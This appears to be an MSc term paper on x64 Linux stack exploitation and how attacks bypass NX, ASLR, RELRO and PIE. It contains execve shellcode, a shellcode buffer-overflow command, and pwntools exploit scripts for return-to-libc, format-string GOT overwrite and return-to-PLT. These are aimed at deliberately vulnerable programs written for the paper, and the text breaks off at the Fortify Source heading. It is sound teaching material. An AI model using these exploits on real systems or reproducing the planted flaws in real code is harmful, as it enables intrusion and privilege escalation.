Term Paper MSc
Program Exploitation - Techniques and Countermeasures

Fabian Hafner
University of Applied Science Bonn-Rhein-Sieg
Institute of Computer Science
Sankt Augustin, Germany
fabian.hafner@mail.de

Abstract—**Memory exploitation countermeasures are widely deployed on modern systems to prevent the exploitation of programming flaws. This paper provides an insight into advanced exploitation techniques and how they circumvent these protection mechanisms. By doing so, it outlines how these techniques take advantage of program flaws to circumvent those countermeasures. A special focus lies on the correlations between these measures and how they raise the requirements for a successful exploitation. As proofed in this paper, programs with all countermeasures enabled are still exploitable, although more than one program flaw is needed to do so.**

1. Introduction

The aim of this paper is to give a brief, yet precise insight into basic and advanced exploiting techniques on the stack used to circumvent recent exploitation countermeasures.

This paper starts with a short introduction to relevant concepts, including used tools in chapter 2. In order to outline exploitation possibilities, basic concepts, including buffer overflow and format string exploits, are discussed in chapter 3. Due to space limitations, the topic of heap exploitation is not part of this paper, although it is widely used. For the same reason, the scope is set to local exploitation for all countermeasures to take effect. The concepts treated in this paper demand a profound knowledge of the languages C and Assembler. In the scope of this paper, these programming languages can be explained only in a concise manner. Subsequently, the paper provides an insight into advanced exploitation techniques and how they circumvent protection mechanisms used by modern systems, see chapter 4. By doing so, it outlines how these techniques take advantage of program flaws to circumvent those countermeasures. Finally, a conclusion closing this assessment is given in chapter 5. All examples, exploits and tools are used and tested with x64 Linux.

2. Relevant Concepts and Tools

This chapter provides a brief introduction to the x64 assembler language, including its genuine concepts registers, stack and function calling. Then a short introduction to Shellcode is given, followed by the explanation of used tools. All of those are concepts crucial to the understanding of basic exploitation techniques.

2.1. Assembler language

An assembler language is a low-level programming language with correspondence to hardware instructions. The different instruction sets for each architecture, as for example x86 and x64, are one of several challenges when learning assembler language. Additionally, two main syntax conventions called 'Intel' and 'AT&T' exist. They represent two different ways of writing the same code. In order to focus on the actual exploitation topic, this paper discusses only one instruction set and syntax convention, namely the 'Intel' syntax and x64 instructions.

Assembler programs are structured in different segments which have to be created manually. Hence, when coding in an assembler language, it is important to know which segment to use. Based on [3] the most important segments are listed in table 1.

TABLE 1. Important Assembler language segments

data	initialized data
bss	uninitialized data
text	program code
heap	large structures, allocated
stack	buffers, control structures

The .data segment is used to declare initialized data or constants, for example buffer sizes, file names or constant values. The .bss segment is used to declare uninitialized data like variables that can be used later. The .text sections contains the program's actual code with all function declarations and instructions. The stack segment is discussed further below.

2.1.1. Registers. In assembler language data can be stored in so called registers. They give quick access to values or pointers and are used to make calculations. There are also special purpose registers like *rip* the **instruction pointer**, a register that always points to the next instruction to be executed. Then there are the special purpose registers *rsp* and *rbp* which are explained in detail in section 2.1.2.

There are also registers for floating point and vector operations, which are not part of this explanation. There are 16 general purpose registers that can be accessed in 64bit or in lower 32, 16 and 8 bit mode. A complete list is shown in table 2.

2.1.2. Stack. The stack describes a Last-In-First-Out (LIFO) list that is growing towards the lower address

TABLE 2. X64 REGISTERS

64-bit	lower 32-bit	lower 16-bit	lower 8-bit
rax	eax	ax	al
rbx	ebx	bx	bl
rcx	ecx	cd	cl
rdx	edx	dx	dl
rsi	esi	si	sil
rdi	edi	di	dil
rbp	ebp	bp	bpl
rsp	esp	sp	spl
r8	r8d	r8w	r8b
r9	r9d	r9w	r9b
r10	r10d	r10w	r10b
r11	r11d	r11w	r11b
r12	r12d	r12w	r12b
r13	r13d	r13w	r13b
r14	r14d	r14w	r14b
r15	r15d	r15w	r15b

space. This implies that newly added data on the stack has a lower address than previous elements. Data is added or removed with special push and pop instructions, accessible by using *rsp*, which always points behind the last value on the stack. Each new value added to the stack is moving the *rsp* to the end of this new Top-of-the-Stack value. For consistent addressing the *rbp* points to the bottom element of the active stack frame. This is the saved *rbp* pointer and is located above the return address.

The stack is used to traverse between functions. Each function has its own stack frame. A **stack frame** consists of the return address, the saved base pointer and space for variables that are allocated by subtracting from the *rsp* pointer. Firstly, arguments for this function are put into registers. Secondly, the return address is pushed onto the stack before *rip* is changed to the called functions address. The so called function prefix moves the active value in *rbp* to the stack and loads the existent *rsp* value to replace it. Finally, space on the stack for variables is allocated.

At the end of each function call *rsp* is set to the value of *rbp*, setting it to the bottom of this stack frame. Then the previous value in *rbp* becomes the next value and is popped off the stack into *rbp*. These two steps are commonly encapsulated in the '*leave*' instruction. The last value in a stack frame is always the return address. This value is popped into *rip* to get back to the instruction next to where the call was. The delineated procedure to switch between functions is visualized in following list:

- Before call: arguments to register
- Call: push return address, change *rip*
- Function prefix: *push rbp; mov rbp, rsp; sub rsp*
- Function postfix: *mov rsp, rbp; pop rbp; pop rip;*
- After call: return value in register

Modern compilers can be configured to omit using *rbp* as a base pointer to save instructions needed to save and restore its value and gain another general purpose register. In consequence this changes the stack frame slightly. Changing *rip* to a different value alters the control-flow. By changing the return address it is consequently possible to change the program flow when the function postfix is executed. This is what the later explained buffer overflow, see section 3.1, aims to do.

2.1.3. Function Calling.

There are special requirements for function calling described in this section. This information is based on [8]. Before a user-level function is called, the caller puts all arguments in *rdi*, *rsi*, *rdx*, *rcx*, *r8* and *r9* for the first to the sixth argument. In case there are more than six arguments, the seventh and following arguments are passed on the stack. The stack is used for structures and arrays, while vector and floating point values are passed into this type corresponding registers. The returned result is stored in the first free register in the sequence *rax* to *rdx*. For kernel functions *rdi*, *rsi*, *rdx*, *r10*, *r8* and *r9* are used, then *syscall* is utilized instead of call. There is no call with more than six arguments possible and the result is given in *rax*.

2.2. Shellcode

Shellcode is the hexadecimal representation of an assembler program code. Writing shellcode means to implement a functionality in assembler language, like opening a shell or reading a file. This functionality often has to fulfill some criteria, e.g: has to be as short as possible, has to contain no null bytes and has to use only printable characters. A common approach to write shellcode is to use system interrupts [2], because they don't require a linked library and therefore work most likely. One possibility to implement a shell is to use the 'execve' function to run '/bin/sh'. The argument vector of this function is shown in listing 1.

```
int execve(const char *filename, char
*const argv[], char *const envp[]);
```

Listing 1. Execve argument vector

As explained earlier, the parameters to a system interrupt are stored in registers beginning with *rax* that contains the system interrupt number. The resulting assembler language code is found in listing 2.

```
1 push    rax
2 xor     rdx, rdx
3 xor     rsi, rsi
4 movabs  rbx, 0x68732f2f6e69622f
5 push    rbx
6 push    rsp
7 pop     rdi
8 mov     al, 0x3b
9 syscall
```

Listing 2. Execve assembler implementation

The assembler language code in listing 2 is analyzed line by line in the following block. First *rax* is pushed to zero terminate a string (line 1), then *rdx* and *rsi* are emptied (line 2, 3). In the next line the string '/bin//sh' is pushed into *rbx* (line 4). By pushing *rbx* on the stack (line 5), *rsp* is a pointer pointer to '/bin//sh'. This pointer is then moved into *rdi* by using the stack (line 6, 7). At last the interrupt code 59, used for execve, is moved into *al* (line 8) and with 'syscall' the interrupt is fired (line 9). The resulting shellcode is shown in listing 3.

```
\x50\x48\x31\xd2\x48\x31\xf6\x48
\xbb\x2f\x62\x69\x6e\x2f\x2f\x73
\x68\x53\x54\x5f\xb0\x3b\x0f\x05
```

Listing 3. Execve shellcode

2.3. Tools

Radare2 is a unix-like reverse engineering framework and command line tools. Its main component is the r2 binary that is capable of reverse engineering and debugging a binary, doing different kinds of automatic and manual analysis [13]. A good introduction can be found at [11].

Pwntools is a python exploit development library. It is used to automate the exploitation process and make exploit writing as simple as possible [14]. Common commands used in the exploits shown in this paper are ’p64’ to write a 64 bit address with zero padding, ’recv’ to get leaked data and ’sendline’ to push input into the binary.

3. Basic Exploitation Techniques

For program exploitation the best possible result is always arbitrary code execution on the system the exploited binary runs on, see [1]. For local systems this goal might be to gain ’root’ privileges on the used system. To reach this goal the following basic memory exploit techniques are needed. This exploits are possible because programming in C, C++ and assembler is prone to errors as these languages can be characterized as counter-intuitive. For example, errors are made while giving a range between two numbers or using functions like ’scanf’ or ’printf’ and its format specifiers. This chapter gives an overview on the generic exploiting techniques buffer-overflow and format-string exploit, that are necessary to bypass modern countermeasures introduced in main chapter 4.

3.1. Buffer Overflow

The full meaning of buffer overflow would be ’overflow of buffers on the stack’. When creating variables in C it results in memory reserved by assembler on the stack for these and all other variables used in this function. This memory is above the *rbp* pointer and used in order of variable declaration. Buffer overflows can occur when user input is copied into memory. This is done with functions like ’strcpy’, ’scanf’ and ’gets’. When input is copied, while neglecting to check the boundaries, user input will overwrite control structures on the stack. This data is located at higher addresses, meaning lower positions on the stack, beginning with other variables, *rbp*, the return address and everything that follows after it. This will result most often in a segmentation fault because the program will try to jump to an invalid return address. By overwriting this address to a cleverly chosen value, using the buffer overflow technique, it is possible to alter the program flow. This overflow is visualized in stack frame figure 1.

It comes to an overflow when data is copied into a too small buffer. This copying is mostly performed with library functions. The GNU C Library (libc) project provides a collection of core libraries that are used by Linux and other systems using the Linux kernel [9]. These functions are used for data input and have different terminating characters that stop them from reading more input. In following list is an overview of common libc functions that take user input and their terminating characters.



Figure 1. Basic buffer overflow stack frame

- scanf - 0x09,0xa,0xb,0x0c,0x0d,0x20 - tab, line-feed, vertical tab, form feed, carriage return, space \t\n\v\f\r\v - null character is appended
- gets - 0x0a - newline or EOF - \n - null character appended, newline not included
- fgets - 0x0a - newline or EOF - \n - null character appended, newline copied
- strcpy - 0x00, null character, null character copied
- strncpy - copy num bytes, null character copied but not appended
- memcpy - copy num bytes, no terminating character added
- read - read num bytes, no terminating character added

3.2. Format-string Exploit

The format-string exploit is the second technique discussed in this section. It is based on a common error when using the ’printf’ function. The first argument to ’printf’ is a string that can hold format specifiers. These specifiers require variables that hold the corresponding value matching the specified type. This variables follow the first argument separated by colons. A format-string exploit can occur when user input is used directly as first argument to ’printf’. By doing so, the user input can contain self defined format specifiers. Two techniques that use this error, are explained next.

One of these exploitation techniques is the information leak. By defining the ’%p’ or ’%lx’ format specifier character, pointer or hexadecimal values are printed. By not giving the function an argument it reads whatever is contained in the five register following *rdi*. Then it continues to read the values from the stack, where *rsp* is pointing to, instead. See stack frame and function calling in section 2.1.2 and 2.1.3.

The second format string exploit is using the ’%hn’ format specifier character. This character is very different to all other available options because it **writes** the amount of characters printed so far into the 2 bytes pointed to by the specified variable. Again, with no variables defined, from the 6th value on, the stack is used. By using the ’%c’ character specifier together with a number, representing the minimum input, it is possible to set the counter for printed characters to an arbitrary value. By appending an address to the user input, behind the format specifiers, it is possible to write an user defined value to an user defined address. The argument to choose for an address is directly selected by adding a '$' like this '%6$hn' to choose, in this case, the sixth value.

4. Exploits and Countermeasures

After the basic concepts have been explained, the following section outlines some recent Linux distributions and pays attention to what security measures they take by default. Hence, giving an insight into the most used countermeasures, namely ASLR, RELRO, Stack Canary, NX, PIE and Fortify Source. These countermeasures, except ASLR, are set at compilation time. While NX needs additional CPU support, ASLR is enabled as a system-wide option.

It is important to check which of these countermeasures are activated by the compiler as default and if the kernel-wide setting ASLR, affecting user process security in general, is activated and supported. The Linux systems Arch Rolling 17.12.17, Debian 9.2 and Ubuntu 17.10 are compared for their system and gcc compiler default options in table 3.

TABLE 3. LINUX DEFAULT COMPILER SETTINGS

OS	NX	ASLR	RELRO	PIE	Fortify	Canary
Arch	yes	yes	part	yes	yes	yes
Debian	yes	yes	part	yes	no	no
Ubuntu	yes	yes	full	yes	no	no

In result the Fortify Source, Stack Canary and RELRO options have different default settings in up to date Linux distributions. In contrast to that, on security critical binaries e.g.: 'ssh', 'sudo' and 'passwd' **all** countermeasures are enabled in listed distributions. Therefore, security critical system binaries are expected to use all these countermeasures.

In this paper exploiting techniques that deal with all of these countermeasures are discussed and used. The countermeasures are explained and exploited in order to their correlation towards each other. While some more advanced techniques deal with the first shown countermeasures more or less as a side effect, there are circumstances, when it is useful to combine them. Furthermore, by applying these countermeasures one at a time, they help to understand which common mistakes are made and how many flaws it takes in a program to make it exploitable. As the space of this paper is restricted, only the most important ones from a wide range of possible exploiting techniques are mentioned.

The first exploit demonstrates a technique that was in use before any of these countermeasures were in place. It is mitigated on all tested systems by default but can still be used in combination with other techniques.

4.1. Exploit: Shellcode

This exploit writes shellcode into a buffer on the stack. By changing the return address to point into this buffer, the program-flow is changed into executing shellcode. This is done by using the buffer overflow technique to overwrite all data down to the return address. The only difference is, that the input to fill this buffer is shellcode instead. The vulnerable function is shown in listing 4.

```
1 void input(){
2  char buffer[256];
3  fgets(buffer, 512, stdin);
4 }
```

Listing 4. First program with buffer-overflow

A stack address, with whom to overwrite the return address, can be retrieved by debugging the program. This address can change slightly because of environment variable differences depending on used shell and debugger. To avoid problems, a so called *nop* sledge is used before adding code. A *nop* does nothing but increment *rip* to the next instruction. This way the return address has only to point somewhere into this sledge and not directly to the first shellcode instruction. The buffer size in this program is 256 bytes, as shown in listing 4, line 2. The programs return address, with no other variables between the function start and the buffer, is '256 buffer + 8 *rbp* + allignment' bytes away from the beginning of the buffer. A sequence with unique offsets, e.g. de brujin, or a debugger is used to find the exact offset. It is also possible to overwrite the stack space beyond the program's return address. As long as this space is allocated writable and there is no code changing it before the exploit is executed. Figure 2 illustrates how this exploit works.



Figure 2. Stack Frame for Shellcode exploit

In this case the 'gets' function in line 3 of listing 4 is used to input data. This has the peculiarity that 'gets' closes 'stdin' preventing to use the newly created shell. To circumvent it, 'stdin' is held open by using a subshell and 'cat'. Python is used to write the non printable bytes into the buffer and calculate the offsets. In listing 5 the successful exploit is shown.

```
(python -c 'import sys; sys.stdout.write
("\x90"*200 + "\x50\x48\x31\xd2\x48\x31\xf6\x48
\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f
\xb0\x3b\x0f\x05" + "B"*40 + "\x60\xea\xff\xff
\xff\x7f")'; cat) ./shellcodeExploitX64
```

Listing 5. Shellcode exploit

4.2. No-eXecute

The previous section explained the classic shellcode based buffer overflow exploit. The No-eXecute (NX-bit) countermeasure was introduced to resolve this security issue. The NX-bit enables to mark memory pages as allowed or disallowed for code execution. In result, stack and heap segments are either read- and writable or read and executable but not write- and executable at the same time. This feature needs CPU support to work and it is enabled in all tested Linux distributions, as previously shown in table 3.

In conclusion, shellcode written to a buffer will not be executed. However, a program possesses still a lot of executable regions for the actual program code and library that add functions to use. NX does not prevent to execute this code. The logical next step is to reuse this code for different purposes. One way to achieve this is to use the libc library. This library can be used to spawn a shell, alter file permissions or disable the NX protection and use shellcode again. This exploit technique is named return-to-libc. To render this exploit possible another technique named Return-Oriented-Programming is needed and explained below.

4.3. Return-Oriented-Programming

Return-Oriented-Programming (ROP) is a technique to reuse code fragments, called gadgets, ending with a 'ret' instruction, and chain them together. A gadget is a piece of code that already exists in this program and that can be used to create simple functions itself. Gadgets can also copy values from the stack into registers, pop values off the stack or move the stack pointer *rsp* somewhere else. To use the previously mentioned return-to-libc technique, the ability to control register values is crucial. With control over registers and stack it is trivial to chain several of these functions together. It is also possible to use gadgets that end with a 'call' or 'jmp' instruction by preparing used registers in advance. Chaining libc functions involves a ROP gadget to control the stack frame but is sometimes referred to as chained-return-to-libc.

It is also possible to build systems calls with small ROP gadgets without using libc functions. For example with a simple '*mov al, 60; ret*' and '*xor rdi, rdi; ret*' gadget and then jumping to a '*syscall*' instruction an exit call is created [5]. Another example is the '*pop rax; ret*', '*pop rbx; ret*' and '*mov [rbx], rax*' sequence that carries out arbitrary system writing. ROP is a very important technique providing freedom in manipulation of the program-flow. It is used in most of the following exploits. With this technique the next vulnerable program can be exploited using return-to-libc.

4.4. Exploit: return-to-libc

Most C programs include some libc functions. These functions are set executable and it is simple to determine their address, with only NX protection enabled, as they are always reached at the same address. A buffer overflow can then be used to write these function addresses, instead of shellcode and stack address, into the stack position for the programs return address and behind.

The drawback of this approach is, that this functions require the correct arguments in specified registers before they can be called. To control what values are in the required fields the ROP technique is used. This drawback is special to x64 architectures.

To execute the libc system function, this exploit has to load the first argument '/bin/sh' into *rdi* using ROP. Then a buffer overflow is used to fill the buffer with values down to the return address. This address is replaced with the gadgets address, followed by the address of '/bin/sh' and the system address. Function addresses are gained as usual by debugging the application. This schema is shown in figure 3.



Figure 3. Ret-to-libc Stack Frame

To demonstrate this technique, another vulnerable program with buffer overflow error is created for this paper, including an exploitable integer bound check for a more realistic approach. Listing 6 contains the buffer overflow in line 9 as well as both integer signedness errors. Firstly, line 3 presents the wrong use of a signed value and secondly, line 6 demonstrates the error of checking only positive values with a signed integer. When 'read' is executed it expects an unsigned 'size_t' input.

```c
1  void input(){
2    char buffer[128];
3    int8_t size;
4    puts("How many characters to read?");
5    scanf("%d", &size);
6    if (size < 128){
7      puts("Input text:");
8      fflush(stdout);
9      read(STDIN_FILENO, buffer, size);
10   }
11 }
```

Listing 6. return-to-libc program

The following exploit combines all the aspects mentioned above. The addresses are static and just gained once by using a debugging tool. Then the integer error is exploited by using a negative value for an unsigned size_t datatype. The libc call used a 'pop ret' gadget and the already known addresses to run the 'system' and additionally 'exit' function. The tool pwnlib, introduced in section 2.3, is used to write this exploit because multiple inputs are required. The exploit is shown in listing 7.

```
#Addresses
pr = 0x400723 # pop rdi; ret
system = 0x7ffff7a79450
exit = 0x7ffff7a6f950
binsh = 0x7ffff7b9b9f9
# Integer signedness exploit
r.sendline("-1")
r.recvuntil("Input text:")
# Exploit
exploit = "A" * 136
exploit += p64(pr)
exploit += p64(binsh)
exploit += p64(system)
exploit += p64(exit)
r.sendline(exploit)
```

Listing 7. return-to-libc exploit

The result of this exploit shows that the NX protection mechanism is very effective to stop shellcode exploits, resulting in a changed method of exploitation. Instead of deploying own code into a vulnerable program, the already existing code is reused. This is a relatively easy mechanism to bypass this limitation because all addresses for code to reuse are static and known from the beginning. The use of ROP adds another technique that allows gaining control of registers and writing own code. Thereby, giving this approach a lot of possibilities and making it even more efficient. Because NX is not sufficient the next logical step is to randomize program addresses and impede this attack vector. This countermeasure is called Address Space Layout Randomization. It is, as shown in table 3, active on all tested systems by default.

4.5. Address Space Layout Randomization

The Address Space Layout Randomization (ASLR) kernel feature aims to fortify all executables. It does so by allocating memory for heap, stack, libraries and kernel systems calls at a randomized address page. With the NX-bit limitation ROP and libc function were used. Both techniques require valid addresses to call and return to. ASLR is the attempt to randomize these addresses. According to the rpisec lectures [5] ASLR is a tack on solution that only makes things harder.

The problem is that just one valid address is enough to make all other code positions in this memory map relative and therefore computable. Compared to NX this countermeasure is only a restriction that adds another prerequisite. The loophole is that not all regions are randomized with ASLR. Until further countermeasures are taken, all program code segments are still on a known address. This circumstance is taken advantage by the next three exploits using different techniques that have all diverse prerequisites and advantages. The first of these analyzed exploits uses the side effect of some program flaws to leak an address. This is called information leak and is discussed next.

4.6. Information Leaking

One possibility to circumvent ASLR is to use an information leak. An information leak is every program flaw or unwanted side effect that uncovers meaningful information such as memory addresses. There are several varying programming errors that can lead to such an effect and some common ones are shown in this section.

Firstly, there is the format-string program flaw that can be used to leak addresses off the stack and from registers. It is explained in section 3.2 and a simple example is visualized in listing 8.

```
int main(int argc, char *argv[]){
  printf(argv[1]);
}
```

Listing 8. Format-String Leak

Another common mistake is to have buffer content, that is not correctly null-terminated, printed as string. This can occur when a function such as 'strncpy' is used, that does not add a terminating null character if the source string is longer than the maximum copied bytes, see listing 9. If the amount of copied bytes is adjustable as well, it is possible to print a specific region.

```
int main(int argc, char *argv[]){
  char buffer[64];
  strncpy(buffer, argv[1], 64);
  print("%s", buffer);
}
```

Listing 9. Buffer Overread/String without nullbyte leak

This flaw happens when uninitialized variables are used. In this case, a buffer is printed without writing data to it first. If on the previous stack frame the address of a function was stored at the same stack position, this functions address will be leaked. See listing 10.

```
int main(){
  char buffer[64];
  for(int i=0; i < 8; i++)
    printf("%s\n", buffer+i*8);
}
```

Listing 10. Uninitialzed data leak

In this case the buffer is initialized with a test value and zeroed afterwards, see listing 11. The error is that there is no check preventing to print addresses that are behind the buffer itself. This is called a buffer overread.

```
int main(){
  char buffer[64];
  strncpy(buffer, "test", 64);
  int choice = 0;
  printf("Which entry to show?");
  scanf("%d", &choice);
  printf("Entry is:");
  printf("%s", buffer+(8*choice));
}
```

Listing 11. Buffer overread leak

According to rpisec lectures [5] information leaks are the most used ASLR bypass. An information leak is reproducible and gives assurances that the exploit works. As mentioned above, the next exploit uses this technique to break ASLR.

4.7. Exploit: Leak + GOT Overwrite

This is the first exploit using the format-string technique explained in section 3.2. One drawback is that it can not directly change the control-flow like buffer overflows could. To change the program-flow it can try to overwrite the return address on the stack, but with ASLR a leaked stack address is required. Another option to circumvent this is provided by a characteristic that is inherent to dynamically linked binaries, the Global-Offset-Table (GOT).

For the sake of clarification, the following lines go further into detail about dynamical and statical linking. While statically linked binaries are self-contained, dynamically linked binaries do not contain all the code and rely on using system libraries. To use these libraries, an address is needed. This address can not be set statically or changes to the library would require to recompile all binaries depending on it. For the same reason ASLR would not be possible. To resolve this issue the linker is used to look up these addresses. This lookup process is lazy, meaning a function on its first invocation requests the library address from the linker. This address is then written into the GOT. To make this section accessible for the linker it has to be read- and writable at runtime. To determine if a function is already looked up a program does not call the GOT entry directly but uses the Procedural Linkage Table as an indirection to do so.

By writing a different address into the GOT of a function that is used afterwards, the program flow is changed to this address. As a proof of this exploitation technique, a program containing such a vulnerability was created for this paper and the vulnerable part is shown in listing 12. The format-string program-flaw is in line 4.

```
1 void output() {
2   char buffer[512];
3   scanf("%511s", buffer);
4   printf(buffer);
5   puts("/bin/sh");
6 }
```

Listing 12. Format string vulnearability

The buffer is printed without using a format-string first. The 'scanf' function takes 511 bytes of input into the char buffer and appends a terminating null byte. Applying the buffer overflow technique is therefore not possible. Because the vulnerable function is called several times, the format string flaw can be used to first leak an address for libc and then to overwrite the 'puts' function entry in the GOT. This function prints the '/bin/sh' string as first argument in line 5 and will call a shell when being replaced with 'system'.

To exploit this program, again the pwntools library is used to automatically extract the useful addresses from the leak and calculate the right offsets to the used functions. To find out to which function the leaked address belongs to and what offset the wanted function has, a debugger can be used. The resulting exploit is in listing 13 and the offset calculation is seen in line 9, 10. To use the format string exploit the 'system' address is split into three 2 byte blocks used to increment the printed chars counter in line 13, 14 and 15.

```
1  # Addresses
2  offsetLeakLibc = 0x39b770
3  systemOffset = 0x3f450
4  putsGOT = 0x601018
5  # Information leak
6  r.sendline("AAAAAAAA.%p.%p.%p.%p.%p.%p")
7  leak = r.recv()
8  libcLeak = int(leak[16:28], 16)
9  libcBase = libcLeak - offsetLeakLibc
10 libcSystem = libcBase + systemOffset
11 ...
12 # Exploit
13 exploit = "%"+ str(libcSystem1) + "c%16$hn%"
14 exploit += str(libcSystem2) +"c%17$hn%"
15 exploit += str(libcSystem3) +"c%18$hn"
16 exploit += "B"*(80-len(exploit))
17 exploit += p64(putsGOT)
18 exploit += p64(putsGOT+0x2)
19 exploit += p64(putsGOT+0x4)
20 r.sendline(exploit)
```

Listing 13. Format string exploit

Because the GOT is a popular target for format-string and other arbitrary write exploits the next protection mechanism is used to stop this vulnerability.

4.8. Full RELRO

RELocte Read Only (RELRO) is a memory corruption mitigation technique with two settings. According to [7] [10] it works as described in the following: The first setting, partial RELRO, reorders the ELF section to put the internal data sections (e.g.: .got, .dtors) in front of the code sections (.data .bss). The GOT address is resolved lazy on the functions first invocation. The linker then determines the jump address to this libc function and writes it into the GOT. This prevents buffer-overflows into the GOT. The second setting, full RELRO, prevents the GOT overwrite by changing the memory page to read only shortly after program start. With the GOT only readable, the correct address for all functions must be determined by the linker at program start. This can result in slightly longer program start time and is not activated as default in all tested distributions.

Partial RELRO is activated for Arch and Debian while only Ubuntu uses full RELRO by default, see table 3. Because full RELRO prevents the previous exploit and is the next logical mitigation measure, it is activated from now on for all vulnerable programs.

4.9. Exploit: return-to-PLT

With ASLR, NX and full RELRO it is still possible to use the code section with static addresses to find ROP gadgets, change program flow to other functions and use the Procedural Linkage Table (PLT) to call functions that are already part of that program. This exploit will demonstrate the last of these possibilities.

The vulnerable program in listing 14 uses the system libc function in line 3 to call 'ls' and has a buffer overflow vulnerability in line 13. The 'sys' function in line 1 can not be used to call '/bin/sh' but the PLT entry of 'system' allows to call it with different arguments.

```
1 void sys() {
2   puts("It's not /bin/sh");
3   system("ls"); // create system@PLT
4 }
5 void copy() {
6   char buf[128];
7   int count;
8   puts("Input number!");
9   fflush(stdout);
10    scanf("%d", &count);
11    puts("Input string!");
12    fflush(stdout);
13    read(STDIN_FILENO, buf, count);
14  }
```

Listing 14. return-to-PLT vulnerable program

The exploit in listing 15 simply gathers the system@PLT and '/bin/sh' addresses (line 3, 4) and takes a 'pop rdi; ret' gadget from the not randomized program code section (line 2). The stack frame is identical to the one shown in figure 3. By using the buffer-overflow to write this values on the stack the exploit is complete (6, 7, 8, 9).

```
1  # Addresses
2  pr = 0x004007a3 #pop rdi; ret
3  binsh = 0x004007cd
4  system = 0x00400550
5  # Exploit
6  exploit = "A"*136
7  exploit += p64(pr)
8  exploit += p64(binsh)
9  exploit += p64(system)
10 r.sendline(exploit)
```

Listing 15. return-to-PLT exploit

This is a very convenient technique that allows to use every included function with own arguments. The only drawback is the limitation to already included functions. This highlights the possibility to call functions in the code section freely, e.g.: calling the vulnerable function twice. The next step is to use the segments with known addresses to leak the information to a wanted, but not included function.

4.10. Exploit: Leak + return-to-libc

This exploit uses the not randomized PLT to generate an information leak. The PLT can not only be used to call functions or overwrite parts of the GOT but also to print addresses and break ASLR itself.

The procedure is to simply use a function like 'write' or 'puts' to print the GOT of a function used in this program. The leaked address can then be used to calculate the offset to 'system' function and execute a shell. The vulnerable program, see listing 16, written for this exploit, contains only a simple buffer-overflow in line 3.

```
1  void copy() {
2    char buf[128];
3    scanf("%s", buf);
4  }
```

Listing 16. buffer-overflow vulnerable program

The exploit is shown in listing 17. A stack overflow is initialized by writing data till the end of this buffer, then the first argument is loaded using ROP. To initialize the leak 'puts' is called with a GOT address, line 9. The program flow is then altered to execute the vulnerable function again (line 11) and this time to use the calculated 'system' address and '/bin/sh' as argument to call a shell.

```
1  # Addresses
2  pr1 = 0x004006b3 # pop rdi; ret
3  mainaddr = 0x00400633
4  scanfGOT = 0x600ff8
5  ...
6  # PLT info leak
7  payload = "A" * 136
8  payload += p64(pr1)
9  payload += p64(scanfGOT)
10 payload += p64(putsPLT)
11 payload += p64(mainaddr)
12 r.sendline(payload)
13 # Get scanf address
14 leak = r.recvn(0x1b)
15 scanfLeak = unpack(leak[20:26], 48)
16 libcBase = scanfLeak - scanfOffset
17 libcSystem = libcBase + systemOffset
18 # Exploit
19 payload = "A" * 136
20 payload += p64(pr1)
21 payload += p64(binsh)
22 payload += p64(libcSystem)
23 r.sendline(payload)
```

Listing 17. Leak and return-to-libc exploit

With ASLR, NX and full RELRO there are still a lot of techniques left to break ASLR. With two techniques shown in the previous sections that all use the still not randomized code sections to avoid or break ASLR, the next step is to randomize these addresses as well. This is what the next mechanism is doing.

4.11. Position Independent Executable

The next step is to compile the binary as a Position Independent Executable (PIE), also referred to as Position Independent Code (PIC). PIE is not a protection mechanism but in combination with ASLR this results in a nearly completely randomized address space for the binary. In result the code section is no longer on a predictable address space.

In consequence, without an leak there is no known address left available for exploitation. It is therefore not possible to jump back to a previous section, call another function or the PLT and GOT. For the same reason it is not possible to use ROP gadgets from the .text section. This technique is, as shown in table 3, active on all tested systems by default. It is important to mention that all previously listed exploits are still useful to exploit such a protected executable. With only an address in the .text section leaked, all previous techniques are applicable again. The protection mechanism described below therefore tries to check commonly misused functions for invalid buffer sizes used.

4.12. Fortify Source

